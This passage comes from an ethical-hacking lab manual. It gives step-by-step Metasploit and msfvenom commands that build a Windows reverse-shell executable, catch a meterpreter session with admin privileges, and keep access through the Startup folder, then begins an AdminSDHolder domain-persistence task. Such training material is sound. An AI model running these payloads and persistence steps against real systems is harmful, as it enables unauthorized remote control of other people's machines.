
40. We have successfully uploaded the payload into the target machine.
41. Switch to **Windows 11** virtual machine and sign into **Admin** account
42. After signing into the **Admin** account restart the **Windows 11** machine.




43. After **Windows 11** machine is restarted. Switch to the **Parrot Security** virtual machine. Now open another terminal window with root privileges and type **msfconsole** and press **Enter**.



44. In Metasploit type **use exploit/multi/handler** and press **Enter**.
45. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
46. Type **set lhost 10.10.1.13** and press **Enter** to set lhost
47. Type **set lport 8080** and press **Enter** to set lport.
48. Now type **exploit** to start the exploitation.



49. Switch to the **Windows 11** virtual machine login to **Admin** account and restart the machine so that the malicious file that is placed in the startup folder is executed.




50. Now, switch to the **Parrot Security** virtual machine and you can see that the meterpreter session is opened.

Note: It takes some time for the session to open.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:8080
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:8080 -> 10.10.1.11:49704) at 2022-04-07 04:05:05 -0400

meterpreter >
```

51. Type **getuid** and press **Enter**, we can see that we have opened a reverse shell with admin privileges.



52. Whenever the Admin restarts the system, a reverse shell is opened to the attacker until the payload is detected by the administrator.
53. Thus attacker can maintain persistence on the target machine using misconfigured Startup folder.
54. This concludes the demonstration of how to maintain persistence by abusing Boot or Logon Autostart Execution.
55. Close all open windows and document all the acquired information.
56. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Task 7: Maintain Domain Persistence by Exploiting Active Directory Objects

AdminSDHolder is an Active Directory container with the default security permissions, it is used as a template for AD accounts and groups, such as Domain Admins, Enterprise Admins etc. to protect them from unintentional modification of permissions.

If a user account is added into the access control list of AdminSDHolder, the user will acquire "GenericAll" permissions which is equivalent to domain administrators.


Here, we are exploiting Active Directory Objects and adding Martin a standard user in Windows Server 2022, to Domain Admins group through AdminSDHolder.

1. Turn on the **Parrot Security** and **Windows Server 2022** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe** and press **Enter**.




8. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Exploit.exe with the victim machine.

   Note: To create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

